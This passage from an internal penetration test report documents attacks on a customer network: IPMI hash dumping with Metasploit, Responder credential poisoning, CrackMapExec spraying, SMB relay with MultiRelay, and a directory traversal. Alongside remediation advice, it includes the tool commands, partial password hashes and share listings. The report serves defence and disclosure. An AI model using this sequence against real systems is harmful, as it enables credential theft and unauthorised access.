Unfortunately, because of their inherent design, there's not a lot you can do to secure the actual Board Management Controller (BMC), so you want to work around its limitations with strong network architecture and monitoring. If you use a web interface to interact with the BMC/IPMI, always use the SSL interface (e.g., *https* or port 443.) Be aware – if anyone can get on your management network they will probably be able to grab your passwords even though you use SSL, due to ARP spoofing and man-in-the-middle attacks.

1. **Severely restrict any network access to any BMC** as well as the BMC's capability for outbound communications; this has to be done at the network layer (e.g., routers, switches, network devices, etc.), since the BMC has no network defenses or firewall capabilities. To be clear: **never let any network traffic from the outside world** (e.g., those not on the management network zone) **touch or even breathe on any scrap of your BMC's active IPMI network interface** – no Serial over LAN, web interface, the IPMI protocol (UDP 623), no nothing. Finally, BMCs have small but mighty processors that will go down if they're subject to a DDOS/DOS attack. Keep them away from the enemy!


2. Restrict and alarm outbound network traffic and access for the BMCs – unless you work for Google, your BMCs should have no reason to talk to google.com. If a BMC is compromised it will probably want to talk to the outside world; this should be an easy thing to catch.

3. Upgrade to HP Integrated Lights-Out 4 (iLO 4) firmware past version 2.53 as soon as possible; this may require some downtime.

4. Enable encryption at rest for storage drives pictured on the next page.

BMC hosts running IPMI v2.0 allows for Administrator Password Hash Disclosure 10.1.1.4-.5


```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting                                                Required  Description
   ----                ---------------                                                --------  -----------
   CRACK_COMMON        true                                                           yes       Automatically crack common passwords a
   OUTPUT_HASHCAT_FILE                                                                no        Save captured password hashes in hashc
   OUTPUT_JOHN_FILE                                                                   no        Save captured password hashes in john
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt  yes       File containing common passwords for o
   RHOSTS              10.1.1.4-10.1.1.5                                              yes       The target address range or CIDR ident
   RPORT               623                                                            yes       The target port
   THREADS             1                                                              yes       The number of concurrent threads
   USER_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt  yes       File containing usernames, one per lin

msf auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_JOHN_FILE IPMIOUT.john
OUTPUT_JOHN_FILE => IPMIOUT.john
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_HASHCAT_FILE IPMIOUT.hashcat
OUTPUT_HASHCAT_FILE => IPMIOUT.hashcat
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.1.1.4:623 - IPMI - Hash found: Administrator:1287[redacted]95d871c04dd242e2300004b5a00003c670000e24600003735323
747261746f72:db6c38f1f3029b7d080a3b0b858f0d13ec3b28b5
[*] Scanned 1 of 2 hosts (50% complete)
[+] 10.1.1.5:623 - IPMI - Hash found: Administrator:5db19dd22822a0[redacted]b417d66532e2300004b5a00003c670000e24600003735323
747261746f72:9dec4ae7b1e6d78a89162e51a2cd5c7e00760cc0
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ipmi/ipmi_dumphashes) >
```




The remote host supports IPMI v2.0. The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability due to the support of RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication. A remote attacker can obtain the password hashes information for Administrator user accounts via the HMAC from a RAKP message 2 response from the (10.1.1.4-.5) Board Management Controllers (BMC)'s. There is no patch for this vulnerability; it is an inherent problem with the specification for IPMI v2.0. Suggested mitigations include : - Disabling IPMI over LAN if it is not needed. - Using strong passwords to limit the success of off-line dictionary attacks. - Using Access Control Lists (ACLs) or isolated networks to limit access to your IPMI management interfaces.

SMTP Credentials sent clear text with Poor Password Complexity (PCI DSS Req #6)


During the internal penetration test, the CTL analyst sporadically used a network protocol poisoner called Responder. This tool allowed the CTL assessment laptop to respond to network requests for protocols such as HTTP, HTTPS, LLMNR and NBT_NS. Using Responder, the CTL analyst captured NTLMv2 password hashes for over 10 (Customer Name Redacted) user accounts. Most importantly the Responder tool allowed the CTL analyst to view and log the Clear text passing of credentials via client ip 10.1.3.119 for the SMTP service across the wire for anyone to pick up and use across the network.



Our analyst attempted testing of the new founded SMTP credentials internally across the CUSTOMER-DOMAIN domain. Looking for possible credential reuse across multiple services and servers we were looking to see what additional servers than denSpotlight.customer.com (10.1.3.119) we could potentially log into. As pictured below, our CTL internal tester used a common mass authentication attack tool called CrackMapExec and Mimi Katz across hundreds of CUSTOMER-DOMAIN hosts in the subnet 10.1.0.0/16 pictured below. Three hosts (10.1.1.87,89,90) responded to actively allowing access with the cleartext credentials we found earlier.



The next logical step an attacker would take is validating they can actually access the three server ip address using the credentials passed in clear text. After finding three hosts that would accept our login credentials from the crackmap exec tool we used the smtp creds to access the SMB shares on clients (10.1.1.87, .89, .91) with a tool called smbclient to view and edit the 3 server backup / Archive shares pictured below.


root@kali7:/home/mmancuso/Desktop/[redacted]/SMBv1# smbclient -U nc_[redacted]:nc_[redacted] -L 10.1.1.87
Enter WORKGROUP\nc_[redacted]:nc_[redacted] password:
Sharename Type Comment
Archive03-2 Disk
ArchiveBackup Disk
USB_FLASH_2 Disk UDisk
IPC$ IPC IPC Service ("denArchive02")
Reconnecting with SMB1 for workgroup listing.
Server Comment
Workgroup Master
VOLUME DENREADYNAS01
root@kali7:/home/mmancuso/Desktop/[redacted]/SMBv1# smbclient -U nc_[redacted]:nc_[redacted] -L 10.1.1.89
Enter WORKGROUP\nc_[redacted]:nc_[redacted] password:
Sharename Type Comment
resilio-sync Disk
USB_FLASH_1 Disk USB_Disk
IPC$ IPC IPC Service ("denArchive03")
Reconnecting with SMB1 for workgroup listing.
Server Comment
Workgroup Master
root@kali7:/home/mmancuso/Desktop/[redacted]/SMBv1# smbclient -U nc_[redacted]:nc_[redacted] -L 10.1.1.91
Enter WORKGROUP\nc_[redacted]:nc_[redacted] password:
Sharename Type Comment
Backup Disk Backup folder
Documents Disk Document folder
Music Disk Music folder
Pictures Disk Picture folder
IPC$ IPC IPC Service ("denReadyNAS01")
Reconnecting with SMB1 for workgroup listing.
Server Comment
Workgroup Master
VOLUME DENARCHIVE02
root@kali7:/home/mmancuso/Desktop/[redacted]/SMBv1#

Lack of SMB Signing on Servers (PCI DSS Req #6)

SMB or Server Message Block is a protocol that allow devices to perform a number of functions over a local network. SMB has been around for so long and maintains so much backwards compatibility that it contains an almost absurd amount of vestigial functionality, but its modern core use is simpler than it seems. For the most part, today SMB is used to map network drives, send data to printers, read and write remote files, perform remote administration, and access services on remote machines. SMB runs directly over TCP (port 445) or over NetBIOS (usually port 139, rarely port 137 or 138). To begin an SMB session, the two participants agree on a dialect, authentication is performed, and the initiator connects to a 'tree.' For most intents and purposes, the tree can be thought of as a network share.

Using a tool called RunFinger.py which is a part of the Responder software suite, the CTL analyst was able to query Microsoft Windows systems on SMB ports (139,445). Across all subnets we were able to find OS version and build number, Active Directory domain the systems were a member of, SMB version info, and whether SMB signing was enforced.


```
root@kali7:/opt/Responder/tools# ./RunFinger.py -g -i 10.1.1.0/24
['10.1.1.10', Os:'Windows Server 2008 R2 Standard 7601 Service Pack 1', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.14', Os:'Windows Server 2008 R2 Standard 7601 Service Pack 1', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:46', Null Session: False
['10.1.1.23', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.25', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'True', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.31', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.53', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.55', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:50', Null Session: False
['10.1.1.57', Os:'Windows Server 2016 Standard 14393', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.62', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.84', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:49', Null Session: False
['10.1.1.94', Os:'Windows Server 2016 Datacenter 14393', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.95', Os:'Windows Server 2016 Datacenter 14393', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.96', Os:'Windows Server 2016 Datacenter 14393', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.100', Os:'Windows Server 2012 R2 Standard 9600', Domain:'MGOVG', Signing:'True', Time:'2019-02-17 11:28:48', Null Session: False
['10.1.1.90', Os:'Windows 6.1', Domain:'VOLUME', Signing:'False', Time:'2019-02-17 11:00:19', Null Session: False
['10.1.1.91', Os:'Windows 6.1', Domain:'VOLUME', Signing:'False', Time:'2019-02-17 11:00:19', Null Session: False
['10.1.1.154', Os:'Windows 10 Pro 15063', Domain:'MGOVG', Signing:'False', Time:'2019-02-17 11:28:48', Null Session: False
```

The CTL analyst found the majority of servers and workstations had SMB signing enabled, but did not have SMB signing enforced. Using this information, the CTL analyst was able to capture multiple local and domain administrator password hashes, and given enough time, these hashes could eventually be cracked. Using Responder's sister tool MultiRelay, these captured privileged user's account hashes were instantly relayed against all systems with SMB signing enabled but not enforced to execute a malicious payload.

```
BootKey: b1604b420528dcc51f8090f
Administrator:500:aad3b435b51404
Guest:501:aad3b435b51404eeaad3b4
mwadmin:1001:aad3b435b51404eeaad
```


Enforcing SMB signing on all Windows systems will prevent this type of attack and is recommended by Microsoft according to their Security Baseline guidance for Windows Server 2016 website. One counterpoint is that Microsoft publicly acknowledges that enforcing SMB Signing and SMB Encryption may have some trade-offs in performance. If network performance is important to your deployment scenarios (such as with Storage Spaces Direct), Microsoft officially recommends that you not deploy SMB Signing and SMB Encryption. In the past, the "old" way an internal pen tester would go about the process of mass validating Administrative account log in rights across a domain would require using a Metasploit's auxiliary/scanner/smb/smb_login module.

These days there is nothing wrong with Meterpreter but most HBSS and antivirus solutions like McAfee and other antivirus products are pre-configured to block Meterpreter access even before it can attempt the log in process based upon its software signature. CrackMapExec is a more efficient lesser known discovery and login tool we used to test available accounts and password hashes (Administrator, admin.mark, mwadmin, and functioning Guest account) obtain via Responder and MultiRelay.




Although this script works wonderfully fast across large subnets, all it can do is scan where the target account would have local login rights. CrackMapExec is like MSF's smb_login, but on steroids. We also used this same scan for the Windows OS default local Guest account and password hash finding out what servers/workstations are allowing Guest user account log in and which machines have the Guest account disabled.

Using this combination of Responder and MultiRelay we were eventually able to pick up and relay the user account "admin.user" hash and obtain a Windows based shell within the 10.1.3.222 Windows 7 workstation. Once we obtained an administrative shell prompt, we attempted to utilize some of the mimikatz features to dump registry keys and credentials. Despite numerous attempts with malicious PowerShell strings attempted on the .222 workstation, we were unable to dump and additional registry keys or credentials due to security controls effectively in place. As a side note, we decide to pick on the older versions of Windows targets to increase our odds of gaining a shell. Pictured below we picked on one of the many older Windows 7 SP1 hosts where mainstream Windows support ended back in January 2015, and extended support ends in January 2020. Our recommendation is to naturally migrate these user workstations to Windows 10, which can complicate future attacks.



Two remote web servers are affected by a directory traversal vulnerability (PCI DSS Req #6)

It appears possible to read arbitrary files on the remote hosts 16thstdraft.customer.com and carter.customer.com over port (tcp/7627) outside the web server's document directory using a specially crafted URL. As an unauthenticated attacker, we were able to exploit this issue to access sensitive information that could aide in subsequent attacks. Note that this plugin is not limited to testing for known vulnerabilities in a specific set of web servers. Instead, it attempts a variety of generic directory traversal attacks and considers a product to be vulnerable simply if it finds evidence of the contents of '/etc/passwd' file in the response.



